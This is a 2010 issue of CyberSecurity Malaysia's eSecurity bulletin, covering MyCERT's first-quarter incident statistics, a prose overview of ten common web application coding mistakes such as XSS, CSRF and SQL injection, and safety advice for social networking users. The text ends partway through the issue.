

www.cybersecurity.my

# eSecurity

The First Line of Digital Defense Begins with Knowledge  
Vol 22 - (Q1/2010)



**What are the Ten Most Common Web Application Coding Mistakes?**  
**Staying Safe on Social Networking Sites**  
**Information Security Management System (ISMS) Audit Evidence**

*"Securing a computer system has traditionally been a battle of wits: the penetrator tries to find the holes, and the designer tries to close them"*

Gosse

ISSN 1965-1995



KDN License number PP 15526/10/2010 (025827)

## CEO MESSAGE



Greetings to all readers! Welcome to the first edition of e-Security Bulletin for 2010. I hope the past issues have been informative and provided you a good insight on current information security issues, strategies and techniques to understand the cyber world better. More IT Security professionals from within CyberSecurity Malaysia have brought together informative and useful articles.

In recent years the current increase in cyber-crime and Internet mafias is fuelled by the positive results they are enjoying. The outstanding trend of the last 12 months of 2009 has been the prolific production of new malware. Twenty five million new strains were created in just one year, compared to a combined total of 15 million throughout the last 20 years. This is one of the findings of the latest malware report by Panda Labs which reviews the major incidents and events concerning IT security in 2009. With a variety of high profile breaches like those at Google and adobe dominating in 2010, I foresee that the amount of malware in circulation will continue to grow during 2010. Windows 7 will surely attract the interest of hackers when it comes to designing new malware, and attacks on Mac will increase. As these security threats are becoming more serious and difficult to detect, it is vital for companies to understand what they can do best to protect their systems and information.

Recently, CyberSecurity Malaysia also collaborated with the Asia Pacific Computer Emergency Response Team (APCERT) in an annual drill to test the response capability of leading Computer Security Incident Response Teams (CSIRT) amongst the Asia Pacific economies. The objective of the drill is for participating teams to exercise incident response handling arrangements locally and internationally to mitigate the impact of ongoing Internet based attacks and enable better coordination of teams in the region in tackling cyber incidents. This is an avenue to collaborate and exchange information with our foreign counterparts on cyber threats and learn of their strategies in enhancing cyber security in Malaysia.

Early this year, CyberSecurity Malaysia hosted the CyberSecurity RSA Seminar 2010. The Seminar is a collaborative effort between CyberSecurity Malaysia and RSA. The main objective of the event is to provide Information security practitioners on how to collaborate and share knowledge, enabling them to keep abreast with the latest security threats and development. The entire collaboration was successful and we are looking forward for more in the coming months and years.

Moving forward, it is high time that we take responsibility of our fundamental right to internet access by getting educated on cyber threats and how we can play our part to fight cyber crime. Since cyber threats and attacks continue to happen, we at CyberSecurity Malaysia offer various information security training and awareness programmes for end-users and organizations. CyberSecurity Malaysia has produced a training calendar for 2010. You are most welcome to speak to us on your training needs. Do visit us at [www.cybersecurity.my](http://www.cybersecurity.my) or [www.cybersafe.my](http://www.cybersafe.my) for tips on internet safety and Internet related issues.

Once again, I would like to take this opportunity to thank our contributors who have given their time and support to make this bulletin a success and we always welcome new contributors.

Warmest regards  
Lt Col Husin Jazri (Retired) CISSP, CBCP, ISLA  
CEO, CyberSecurity Malaysia

## EDITOR'S DESK

Hello everyone,  
It's a new look for our e-Security Bulletin! And we've enriched our content too. For this edition, we have another good blend of articles from our contributors; among other topics up for reading are some on web application for web developers, cryptography for mathematicians, digital forensics, and firewalls. For organisations intending to be ISO 27001-certified, this edition is for you.

Not forgetting all Internet users who are actively involved in social networking, we also provide fundamental tips to ensure you stay safe while communicating with online friends, be it old or new friends. Understanding the impact of social networking on individuals is crucial, so be careful when you post pictures and comments on these sites.

We hope that apart from this bulletin, other medium of information dissemination provided by CyberSecurity Malaysia will be able to enrich your knowledge. Do check our website to obtain latest information.

Lastly, to keep abreast with the latest threats, security events, and advisories, we do encourage readers who have not yet subscribed to our mailing list, to please do so. Again, thanks to all contributors for their time and effort. We do hope you will find this issue a useful one. Please feel free to share it with your friends and colleagues.

Happy reading!

Best Regards,

*Maslina*

Maslina binti Daud, Editor

## TABLE OF CONTENTS

• MYCERT 1st Quarter 2010 Summary Report	01	• Basic Techniques In Cryptanalysis	16
• What are the 10 Most Common Web Application Coding Mistakes?	03	• Digital Forensic – Cyber CSI	19
• Staying Safe on Social Networking Sites and The Long Term Implications	07	• Laman Web Rangkaian Sosial dan Kesannya Kepada Masyarakat	21
• Information Security Management System (ISMS) Audit Evidence	11	• Kesilapan Umum Pengguna Internet & Pembangun Web	23
• Dig Deep Into Your Firewall	13	• Common Vulnerabilities and Exposures for Web Applications	25

### READER ENQUIRY

Security Management and Best Practices, CyberSecurity Malaysia, Ministry of Science, Technology and Innovation (MOSTI) • E-mail: [smbp@cybersecurity.my](mailto:smbp@cybersecurity.my)

### PUBLISHED BY

CyberSecurity Malaysia (7266304J)  
Block A, Level 8, Mines Waterfront Business Park, No 3,  
Jalan Tasik, The Mines Resort City,  
43300 Seri Kembangan, Selangor Darul Ehsan.

### DESIGN BY

CD Advertising Sdn. Bhd (11355084)  
3-2, Jalan PJU 8/3A, Damansara Perdana,  
47820 Petaling Jaya, Selangor Darul Ehsan.  
[www.cdgroup.com.my](http://www.cdgroup.com.my)

### PRINTED BY

Percetakan Tujuh Lapan Enam Sdn Bhd (5641084)  
No18, Lengkungan Brunei 55100 Pudu, Kuala Lumpur  
Tel: +603 2732 1422  
KKDN License Number: PQ 1780/3724



# MYCERT 1<sup>ST</sup> QUARTER 2010 SUMMARY REPORT

## Introduction

The MyCERT Quarterly summary provides an overview of activities carried out by Malaysia CERT (MyCERT), a department within CyberSecurity Malaysia. The activities are related to computer security incidents and trends based on security incidents handled by MyCERT. The summary highlights statistics of incidents according to categories handled by MyCERT in Q1 2010, security advisories released by MyCERT and other activities carried out by MyCERT staff. The statistics provided in this report reflect only the total number of incidents handled by MyCERT and not elements such as monetary value or repercussion of the incidents. Computer security incidents handled by MyCERT are those that occur or originate within the Malaysian domain or IP space. MyCERT works closely with other local and global entities to resolve computer security incidents.

## Incidents Trends Q1 2010

From January to March 2010, MyCERT, via its Cyber999 service, handled a total of 1,370 incidents representing 48.59% increase compared to the previous quarter. Generally, all categories of incidents had increased in this quarter compared to the previous quarter. The incidents were reported to MyCERT by various parties within the constituency which includes home users, private sectors, government sectors, security teams from abroad, foreign CERTs, Special Interest Groups and in addition to MyCERT's proactive monitoring efforts. Figure 1 illustrates the incidents received in Q1 2010 classified according to the type of incidents handled by MyCERT.




Figure 1: Incident Breakdown by Classification in Q1 2010

Figure 2 illustrates the incidents received in Q1 2010 classified according to the type of incidents handled by MyCERT and its comparison with the number of incidents received in the previous quarter.

Categories of Incidents	Q1 2010	Q4 2009
Drones Report	130	34
Denial of Service	18	2
Fraud and Forgery	446	318
Vulnerability Probing	78	28
Harassment	57	36
Indecent Contents	6	2
Malicious Codes	131	98
System Intrusion	504	404
<b>TOTAL</b>	<b>1370</b>	<b>922</b>

Figure 2: Comparison of Incidents between Q1 2010 and Q4 2009

Figure 3 shows the percentage of incidents handled according to categories in Q1 2010.




Figure 3: Comparison of Incidents between Q1 2010 and Q4 2009

In Q1 2010, System Intrusion recorded the highest number of incidents with a total of 504 cases which records a 24.75% increase compared to the previous quarter. Majority of System Intrusion incidents are web defacements followed by system compromise and account compromise. MyCERT observed that the main cause of defacements were due to vulnerable web applications and unpatched servers.

Figure 4 shows the breakdown of domains defaced in Q1 2010. Out of the 409 websites defaced in Q1 2010, 65% of them are those with a com and com.my extensions. Defacers generally target web applications that are prone to SQL injection or sites that are not secured.




Figure 4: Percentage of Web Defacement by Domain in Q1 2010

In Q1 2010, we also received several reports of mass defacements involving virtual hosting servers belonging to local web hosting companies. MyCERT had advised the System Administrators on steps for rectifying of the mass defacement.

Fraud incidents that MyCERT handled are mainly phishing activities, Nigerian scams, cheating and identity thefts. Majority of the frauds handled are found to be phishing sites of local and foreign institutions. In this quarter, we observed that the majority of phishing sites were targeting local brands such as Maybank2U.com, Cimbclicks.com and the Pbebank.com.

MyCERT handles both the source of the phishing emails as well as the removal of the phishing sites by communicating with the affected Internet Service Providers (ISPs). MyCERT also received many reports of SMS scam messages received by users saying that they had won a certain competition organized by well known organizations such as Petronas, Shell or Power Root. The SMS will request users to call a telephone number included in the SMS message in order to claim the prizes. We strongly advise users to ignore the SMS messages and refrain from responding to them.

In this quarter, MyCERT also received several reports on cheating activities on the net. This includes fraudsters advertising products on the Internet for sale. However, purchasers never received the products after they placed orders and paid for the items. Fraudsters are in some cases using fake Malaysian addresses to lure victims in these activities. Cheating cases are escalated to the Law Enforcement Agency for further investigation.

Reports on harassment had also increased this quarter with a total of 57 reports representing a 4% increase. Harassment reports mainly involve cyberstalking, cyberbullying and threatening. There were also several reports of the misuse of compromised social networking websites' accounts to stalk, impersonate and bully victims. MyCERT advise Internet users to be more careful on what they release and expose about themselves on social networking sites as these information can be manipulated by third parties.

Under the classification of drones and malicious codes, in Q1 2010, MyCERT had handled 261 reports which represents 19% out of the total number of incidents. Other examples of incidents within these categories are active botnet controller and hosting of malware or malware configuration files.

## Advisories and Alerts

In Q1 2010, MyCERT had issued a total of 15 advisories and alerts for its constituency. Most of the advisories in Q1 involved popular end user applications such as Adobe PDF Reader, Adobe

Shockwave player, Multiple Apple Products Vulnerabilities, Multiple Microsoft Vulnerabilities and Microsoft Internet Explorer.

Attacker often compromise end users computers by exploiting vulnerabilities in the users' application. Generally, the attacker tricks the user in opening a specially crafted file (i.e. a PDF document) or web page.

Readers can visit the following URL on advisories and alerts released by MyCERT in Q1 2010: <http://www.mycert.org.my/en/services/advisories/mycert/2010/main/index.html>

## Other Activities

MyCERT staff had been invited to conduct talks and training in various locations in Q1 2010. The following is a brief list of talks and training conducted by MyCERT in Q1 2010:

- 1) Talk at Botnet Mitigation Seminar on Botnet Mitigation from the National CERTs, held at Taipei, Taiwan on 3 February 2010.
- 2) Presentation at CyberSecurity RSA Conference on Introduction to CERTs, held in Kuala Lumpur on 9 February 2010.
- 3) Talk on Setting Up a CSIRT at Majlis Dialog Sasaran Penting held in Kuala Lumpur on 9 February 2010.
- 4) Talk at IIUM Open Source Day on DIY: Security Tools with Open Source held in Kuala Lumpur on 19 February 2010.
- 5) Talk at Kursus Pengurusan Keselamatan Maklumat held in Putrajaya on 23 March 2010
- 6) Participated in the APCERT Annual Conference and General Meeting held at Phuket, Thailand on 3 March 2010.

## Conclusion

In Q1 2010, neither crisis nor outbreak was observed. Nevertheless, users and organizations are advised to always take measures to protect their systems and networks from threats.

MyCERT encourages Malaysian Internet users to be constantly vigilant of the latest computer security threats and to contact us for assistance.

Our contact details is:

Malaysia Computer Emergency Response Team (MyCERT)

**E-mail:** [mycert@mycert.org.my](mailto:mycert@mycert.org.my)

**Cyber999 Hotline:** 1 300 88 2999

**Phone:** (603) 8992 6969

**Fax:** (603) 8945 3442

**Phone:** 019-266 5850

**SMS:** Type CYBER999 report <email> <report> & SMS to 15888

**http:** [www.mycert.org.my/](http://www.mycert.org.my/)

Please refer to MyCERT's website for latest updates of this Quarterly Summary.■

# WHAT ARE THE 10 MOST COMMON WEB APPLICATION CODING MISTAKES?

BY | Mohammad Noorhisyam Muda

## Introduction

The Internet today is a different place than it once was. Today's Internet has and will continue to evolve as innovators use new web technologies to implement new applications. However, this innovation is usually done with security as an afterthought, and end-user adoption of these web technologies is simply outpacing the implementation of adequate security solutions.

Applications are now Internet-enabled and the use of corporate intranets and extranets have become critical components of business. Indeed, organisations now build their businesses on web infrastructures, and mainstream organisations are already using web applications both internally and externally. Today's business model relies on the web to provide inbound access for remote employees, partners, and customers from any location, anywhere in the world. Internal employees also reach beyond the edge of the internal network to communicate and gather information across the Internet.

These innovations have brought businesses greater efficiencies, and have enabled companies to expand their sphere of influence globally at a lower cost. However, when you use web applications, even more risk is introduced into the enterprise. Communication methods are both inbound and outbound, and so too are related threats. In short, user and business use of the Web and its related applications expose organisations to both inbound and outbound security threats. The new generation of emerging security threats now consists of malicious attacks led by highly organised cyber-criminals with sophisticated tools targeted at specific organisations for personal or financial gain.

A hacker typically spends a few hours getting to know the web application by thinking like a programmer and identifying the shortcuts he would have created, had he built the application. Then, using nothing more than the web browser,

the hacker attempts to interact with the application and its surrounding infrastructure in malicious ways, causing anywhere from minor to catastrophic damage.

## 10 Most common web application coding mistakes

To prevent damage, a company must first find its website's vulnerabilities and close the windows of opportunities that hackers exploit. This paper explains the 10 most common web application coding errors that hackers typically exploit to execute their attacks.

### Cross Site Scripting flaws

Cross Site Scripting is one of the most common vulnerabilities reported these days. The malicious intent of Cross Site Scripting (XSS) is to trick the browser to execute malicious scripting commands. Unlike a lot of other web application attacks, XSS targets the clients instead of the web application itself. In a general XSS attack, there are usually three parties involved :-

1. Client or victim with the browser
2. The server, which may or may not be malicious
3. Attacker

The XSS is a very flexible attack, allowing the attacker to perform a variety of actions, some definitely more intrusive than others. Due to the fact that the attackers are injecting a code or script into the web page, many different things can be achieved especially with scripting.

Let's inspect how a code exhibits XSS vulnerability. XSS is generally caused by the lack of input validation. When reviewing a code for XSS bugs, look for the code that reads from some kind of request object, and then passes the data read from the request object to a response object for echo. Once you realise the code is performing input and output, you need to double-check if the data is sanitised and well formed or not. If it's not, you probably have an XSS security bug. The data may not go directly from a request object to a response

object; there may be some intermediary such as a database.

## Cross Site Request Forgery (CSRF)

It is a malicious attack against web applications and its users. Although it sounds similar to Cross Site Scripting, they are very different attacks, especially considering the trust being exploited. In CSRF, the trust a website has in a user is being exploited. The website receives a user's request and processes it without verifying whether it is actually the user's intent. In the case of an attack, the user has been directed without their knowledge, to make the requests.

The effect and outcome of a CSRF attack depends on a few variables:

- The victim must have already authenticated the web application. The web application should allow actions within a session to be performed without reauthentication, using methods such as session tokens, basic authentication or Windows Integrated authentication.
- The attacker must have knowledge of parameters to send to the application in order to trigger a specific action. It would mean the attacker would likely have access to the application before the attack can be crafted.
- The attacker has to be able to trick the user to visit a pre-constructed page that the attacker controls. The attacker can use multiple social engineering techniques to aid this as we have seen in real world phishing attacks.
- CSRF covers every web application function that requires only a single generic request that does not change from session to session. If a user is able to replay a specific request to the server between different authenticated sessions and it can still trigger a function, the site is vulnerable.
- The attacker is able to trigger the web functions on behalf of the victim with a successful CSRF attack. Any function provided by a web application can be vulnerable, so an attacker can essentially make any web request on behalf of the victim. For example, the attacker can place orders on behalf of the victim.

CSRF's effectiveness is amplified when the application is also vulnerable to XSS attacks. The

attacker can make the victim run malicious codes and execute any web function on vulnerable sites.

## Injection flaws

Injection flaws allow attackers to relay malicious code through a web application to another system. Web application involves many interpreters such as OS calls and SQL databases. Any time a web application uses an interpreter of any type, there is a danger of an injection attack. These attacks include calls to the operating system via system calls, the use of external programs via shell commands, as well as calls to backend databases via SQL. This is how the attack works:

1. The malicious codes are sent in a HTTP request.
2. The malicious codes are extracted by a web application and passed to the interpreter.
3. The malicious codes are executed on behalf of the web application.

Injection attacks can be very easy to discover and exploit, but they can also be extremely obscure. The consequences can also span the entire range of severity, from trivial, to complete system compromise or destruction. In any case, the use of external calls is quite widespread, so the likelihood of a web application having a command injection flaw should be considered high.

## Shell Commands

Many web applications use operating system features and external programs to perform their functions. When a web application passes information from a HTTP request through to the command line, it must be carefully scrubbed. Otherwise, the attacker can inject special (meta) characters, malicious commands, or command modifiers into the information and the web application will blindly pass these on to the external system for execution.

## SQL

SQL injection is a particularly widespread and dangerous form of attack. To exploit a SQL injection flaw, the attacker must find a parameter that the web application passes through to a database. By carefully embedding malicious SQL commands into the content of the parameter, the attacker can trick the web application into forwarding a malicious query to the database. The consequences are

particularly damaging, as an attacker can obtain, corrupt, or destroy database contents.

When reviewing code for SQL injection attacks, look for a code that queries a database. Once you have determined that the code has database support, you now need to determine where the queries are performed and determine the trustworthiness of the data used in each query.

Pattern of SQL injections are as follows:

- Takes user input
- Does not check user input for validity
- Uses user-input data to query a database
- Uses string concatenation or string replacement to build the SQL query or hardcode the SQL query

For all places where SQL statements are executed, determine if string concatenation or replacement is used on entrusted data, such as from a query string, a web form, or a SOAP argument.

### Malicious File Execution

Hackers can perform remote code execution, remote installation of rootkits, or completely compromise a system. Any type of web application is vulnerable if it accepts filenames or files from users. The vulnerability may be most common with PHP, a widely used scripting language for web development.

Users can be protected by not using input supplied by users in any filename for server-based resources, such as images and script inclusions. Set firewall rules to prevent new connections to external websites and internal systems.

### Insecure Direct Option Reference

Attackers manipulate direct object references to gain unauthorised access to other objects. It happens when URLs or form parameters contain references to objects such as files, directories, database records or keys.

Banking websites commonly use a customer account number as the primary key, and may expose account numbers in the web interface. "References to database keys are frequently exposed," OWASP writes. "An attacker can attack these parameters simply by guessing or searching for another valid key. Often, these are sequential in nature."

## Information Leakage and Improper Error Handling

Errors occur in web applications all the time. Memory outages, null pointer exceptions, system call failure, an unavailable database, network timeouts, and other common conditions can cause errors to be generated. Improper handling of errors can introduce a variety of security problems for a web application. The most common problem is when detailed internal error messages such as stack traces, database dumps, and error codes, are displayed to the user (hacker). These messages reveal implementation details that should never be revealed. Such details can provide hackers important clues on potential flaws in the site.

Good error handling mechanisms should be able to handle any feasible set of inputs, while enforcing proper security. Simple error messages should be produced and logged so that the cause, whether an error on the site or a hacking attempt, can be reviewed. Error handling should not focus solely on input provided by the user, but should also include any errors that can be generated by internal components such as system calls, database queries, or any other internal functions.

## Broken Authentication and Session Management

Authentication and session management include all aspects of handling user authentication and managing active sessions. HTTP is a "stateless" protocol, thus web applications must establish sessions to keep track of the stream of requests from each user. web applications can "brand" sessions with an ID using a cookie, hidden field, URL tag, etc. Unless all authentication credentials and session identifiers are protected with SSL at all times and protected against disclosure from other flaws, such as cross site scripting, an attacker can hijack a user's active session where the original user has failed to log out, and assume their identity.

A wide array of account and session management flaws can result in the compromise of user or system administration accounts.

Authentication and Session Management Concerns are as follows:

- Session IDs sent over unencrypted channels.
- Stored as persistent cookies.



- Timeout periods are far too long.
- Session tokens are not properly protected; an attacker can hijack an active session and assume the identity of a user.

## Insecure Cryptographic Storage

Most web applications have a need to store sensitive information, either in a database or on a file system somewhere. The information might be passwords, credit card numbers, account records, or proprietary information. Frequently, encryption techniques are used to protect this sensitive information.

While encryption has become relatively easy to implement and use, many web developers fail to encrypt sensitive data in storage. Developers may overestimate the protection gained by using encryption and may not be as careful in securing other aspects of the site. Even when encryption is present, it is often poorly designed, using inappropriate ciphers. The common mistakes include:

- Failure to encrypt critical data
- Insecure storage of keys, certificates, and passwords
- Improper storage of secrets in memory
- Poor sources of randomness
- Poor choice of algorithm
- Attempting to invent a new encryption algorithm
- Failure to include support for encryption key changes and other required maintenance procedures

The impact of these weaknesses can be devastating to the security of a website. Encryption is generally used to protect a site's most sensitive assets, which may be totally compromised by a weakness.

## Insecure Communications

Similar to "Insecure Cryptographic Storage", this is a failure to encrypt network traffic when it is necessary to protect sensitive communications. Attackers can access unprotected conversations, including transmissions of credentials and sensitive information. For this reason, PCI (Payment Card Industry) standards require encryption of credit card information transmitted over the Internet.

## Failure to Restrict URL Access

Some web pages are supposed to be restricted to a small subset of privileged users, such as administrators. However, often there is no real protection of these pages, and hackers can find the URLs by making educated guesses. Say a URL refers to an ID number such as "123456." A hacker might say 'I wonder what's in 123457?'

The attacks targeting this vulnerability are called forced browsing, which, according to OWASP, "encompasses guessing links and brute force techniques to find unprotected pages".

The developers should not assume users will be unaware of hidden URLs. All URLs and business functions should be protected by an effective access control mechanism that verifies the user's role and privileges.

## Conclusion

In this article we have discussed 10 most common web application coding mistakes, their countermeasures and their criticality. Rather than focusing on traditional web attacks from the attacker's perspective, developers can now think like an attacker, and will then focus on the defensive techniques in building applications that will be secure both today and in the future, where they need to build security by hand. ■

## References

1. MICROSOFT TechNet  
<http://technet.microsoft.com/en-us/library/cc512662.aspx>
2. OWASP top 10 2007  
[http://www.owasp.org/index.php/Top\\_10\\_2007](http://www.owasp.org/index.php/Top_10_2007)
3. OWASP Secure Coding Principles  
[http://www.owasp.org/index.php/Secure\\_Coding\\_Principles](http://www.owasp.org/index.php/Secure_Coding_Principles)
4. OWASP Code Review Guide  
[https://www.owasp.org/images/2/2e/OWASP\\_Code\\_Review\\_Guide-V1\\_1.pdf](https://www.owasp.org/images/2/2e/OWASP_Code_Review_Guide-V1_1.pdf)
5. Guideline for Secure Coding  
<http://www.atsec.com/downloads/pdf/secure-coding-guidelines.pdf>
6. SANS - Top 25 Programming Errors  
<http://www.sans.org/top25-programming-errors/>



# STAYING SAFE ON SOCIAL NETWORKING SITES AND THE LONG TERM IMPLICATIONS

BY | Muralidharan

I find on-line social networking sites really exciting. So what I'm going to say will come as a surprise to many. The long term implications of these sites are mostly negative ones to say the least.

Online social networks such as Friendster, MySpace, or the Facebook have experienced exponential growth in membership in recent years. These networks offer attractive means for interaction and communication, but also raise privacy and security concerns.

Computer users in Malaysia are spending more time on social networks, sharing sensitive and valuable personal information, and this could cause a huge threat for the users. Social networking sites, sometimes referred to as "friend-of-a-friend" sites, build upon the concept of traditional social networks where you are connected to new people through people you already know. The purpose of some networking sites may be purely social, allowing users to establish friendships or romantic relationships, while others may focus on establishing business connections.

Although the features of social networking sites differ, they all capture your personal information and offer some type of communication mechanism (forums, chat rooms, email, instant messenger) that enables you to connect with other users. On some sites, you can browse for people based on certain criteria, while other sites require that you be "introduced" to new people through a connection you share. Many of the sites have communities or subgroups that may be based on a particular interest. Looking at the current trends, social networks is not just a cyber or technical issue but has become a social issue and possible threats i.e Morality and attitude problems on the physical and mental aspect of Malaysian social values and culture which could lead to other pressing issues.

Social networking sites rely on connections and communication, that encourage you to provide a certain amount of personal information. When deciding how much information to reveal, people may not exercise the same amount of caution as

they would when meeting someone in person because the Internet provides a sense of anonymity, lack of physical interaction, provides a false sense of security, information are being tailored for their friends to read, forgetting that others may see it and they want to offer insights to impress potential friends or associates.

The popularity of social networking sites continues to escalate, especially among teenagers and young adults. The nature of these sites introduces security risks, and that's why you should take necessary precautions. This article intends to provide an insight of several threats and tips on how to secure yourself when publishing on social networking sites.

## Details of Threats

### Public domain

The most important thing to remember about online social networking sites is that, any information you post online is a public domain. The public domain is an intellectual property designation for the range of content that is not owned or controlled by anyone. These materials are "public property", and available for anyone to use freely (the "right to copy") for any purpose, and second, once it is on the Internet, it's there for good. Some networking sites may bookmark certain pages as private, or you may have to be a member to access forums, pictures or postings. However anyone who is a member can simply right click their mouse and hit "save as" to make sure all of your information of embarrassing pictures are documented for eternity. Think before posting your photos. Personal photos should not have revealing information, such as school names or locations. Look at the backgrounds of the pictures to make sure you are not giving out any identifying information without realizing it. The name of a mall, the license plate of your car, signs, or the name of your sports team on your jersey all contain information that can reveal your location. And never post sexually provocative photos of yourself or your friends.

In addition young adults view the Internet as a casual form of communication. Thus they may not understand long-term implications. Most employers, be they schools, engineering firms or even local coffee shops or restaurants now Google their employees status or profiling an individual for information via internet.. Any public records i.e college degree or information posts on forums where you have used your real name, or social networking sites like Myspace or Facebook will be accessible to everyone throughout the world to see. A teacher who was given a verbal warning by her superior as she was found holding a beer can on her Facebook page in one of her pictures. I cringe when I see postings of girls in skimpy swimsuits or guys getting drunk and passing out. All this pictures can fall under the wrong hands for their own gain. Always remember what you post online is not private. Parents, teachers, coaches, employers, and admissions officers may go online and find out things about you from your profile, or from someone else. Some teens have lost jobs, admission offers, and scholarships because of information posted online.

A source from online reputation study for data privacy day showed that the impact of online reputation on personal and professional life is based on Social Networking sites. Research commissioned by Microsoft in December 2009 found that 79 percent of United States hiring managers and job recruiters surveyed reviewed online profile information about job applicants. Most of those surveyed consider what they find online have an impact on their selection criteria. In fact, 70 percent of United States hiring managers in the study say they have rejected candidates based on what they found on Social Networking Sites.

### **Information exploited**

Most of the social networking users do not understand the mechanism and the implications of sharing information online. When information being shared online, there is always a imminent threat of the information being exploited by someone for their own gain and the personal credibility of anyone could be tarnished. Anyone could exploit the social networking sites for negative reasons. With this implications, teens and young adults are especially vulnerable. Internet is a way of life and most of their socializing revolves around it. Remember that posting information about yourself or your friends could put you or them at risk. Protect yourself and

your friends by not posting any names, passwords, ages, phone numbers, school names, or locations. Refrain from making or posting plans and activities on your site. Never post your personal information, such as your cell phone number, address, or the name of your school or school team.

### **Malicious people**

While the majority of people using these sites do not pose a threat, malicious people may be drawn to them because of the accessibility and amount of personal information that is available. The more information malicious people have about you, the easier it is for them to take advantage of you. Predators may form relationships online and then convince unsuspecting individuals to meet them in person. That could lead to a dangerous situation. The personal information can also be used to conduct a social engineering attack. Social Engineering refers to an act of manipulating people into performing actions or divulging confidential information, rather than by breaking in or using technical hacking techniques (essentially a fancier, more technical way of lying). While similar to a confidence trick or simple fraud, the term typically applies to trickery or deception for the purpose of information gathering, fraud, or computer system access. In most cases the attacker never comes face-to-face with the victim.

One among others is from a stalker. Stalking behaviors are related to harassment and intimidation. The word "stalking" is used, with some differing meanings, in psychology and psychiatry and also in some legal jurisdictions as a term for a criminal offence. The behavior of a stalker includes making false accusations, slander, threats and sexual exploitations. Cyberstalking is when an individual or a group of individuals use the Internet or other electronic channels to stalk someone with malicious intentions. Messages or posting personal pictures without the consent of the owner (not necessarily nude ones), or abusing their email, blogs and social networking accounts. Sometimes, they also terrorise the victims online contacts by adding them as new friends and later exploiting their contacts in a malicious way. Make sure you know who you are adding as a new friend to avoid any circumstances. Only add people as friends to your site if you know them in person. Be wary of strangers, the Internet makes it easy for people to misrepresent their identities and motives. Consider limiting the people who are allowed to contact

you on these sites. If you interact with people you do not know, be cautious about the amount of information you reveal or when agreeing to meet them in person.

Never meet in person with anyone you first “met” on a social networking site. Some people may not be who they say they are.

### **Impersonation**

Using information that you provide about your location, hobbies, interests, and friends, a malicious person could impersonate a trusted friend or convince you that they have the authority to access other personal or financial data. Be aware of the information you give out on Social networking sites. This could also put you at risk of victimization. People looking to harm you could use the information you post to identify you or gain your trust. They can also deceive you by pretending they know you. Be aware.

Online social networking sites are dangerous. When we befriend people; we take them as what they are. I am a member of several online networking sites for writers, but I don't know who are my “buddies”. It's important to realize that anyone can sit down behind a computer and create a false identity. For example social network sites can wreck havoc on personal relationships by impersonating. Suggestive comments, innuendos, or “harmless” flirting can break up marriages and relationships, breed jealousy in friendships, and lead to miscommunication. “On a more innocent level, pictures with past boyfriends or girlfriends might make your newest flame uneasy. Post with care”. Past relationships or mistakes are at anyone's fingertips.

### **Malicious code**

Additionally, because of the popularity of these sites, attackers may use them to distribute malicious code i.e. Virus, Trojan. Attackers may be able to create customized applications that appear to be innocent while infecting your computer without your knowledge. The Internet is like a fantasy world. There's a lot to see and most of the time you are unaware of the source.

Most of the sites of unknown publishers come with catchy captions. Be smart enough to avoid them. Be careful with certain dialog boxes and the pop up ads, which tempts you to click on them and finally ends up planting some kind of harmful

pests on your system. For example friends on social networking sites are able to share links (URL) or applications that could link to a malicious side and this could post as a threat. Just by clicking on any legitimate looking links, icons or applications, the malicious code is activated and automatically planting harmful pests on your system files that could potentially affect any applications and files in the operating system.

## **How to Stay Secure When Publishing on Social Networking Sites**

### ***Limit the amount of personal information you post***

- Do not post information that would make you vulnerable, such as your address or information about your schedule or routine. If your connections post information about you, make sure the combined information is not more than you would be comfortable with strangers knowing. Also be considerate when posting information, including photos, about your connections.

### ***Be careful what you publish on the Internet***

- In the past, it was difficult to find information about people other than their phone numbers or address. Now, an increasing amount of personal information is available online, especially because people are creating personal web pages with information about themselves. When deciding how much information to reveal, realize that you are broadcasting it to the world. Supplying your email address may increase the amount of spam you receive. Providing details about your hobbies, your job, your family and friends, and your past may give attackers enough information to perform a successful social engineering attack. Make sure you are comfortable with anyone seeing the information you put online. Expect that people you have never met will find your page; even if you are keeping an online journal or blog, write it with the expectation that it is available for public consumption. Some sites may use passwords or other security restrictions to protect the information, but these methods are not usually used for most web sites. If you want the information to be private or restricted to a small or selected group of people, the internet is probably not the best forum.

***Realize that you can't take it back*** - Once you publish something online, it is available to other people and to search engines. You can change or remove

information after something has been published, but it is possible that someone has already seen the original version. Even if you try to remove the page(s) from the Internet, someone may have saved a copy of the page or used excerpts in another source. Some search engines “cache” copies of web pages so that they open faster; these cached copies may be available after a web page has been deleted or altered. Some web browsers may also maintain a cache of the web pages a user has visited, so the original version may be stored in a temporary file on the user’s computer. Think about these implications before publishing information. Once something is out there, you can’t guarantee that you can completely remove it.

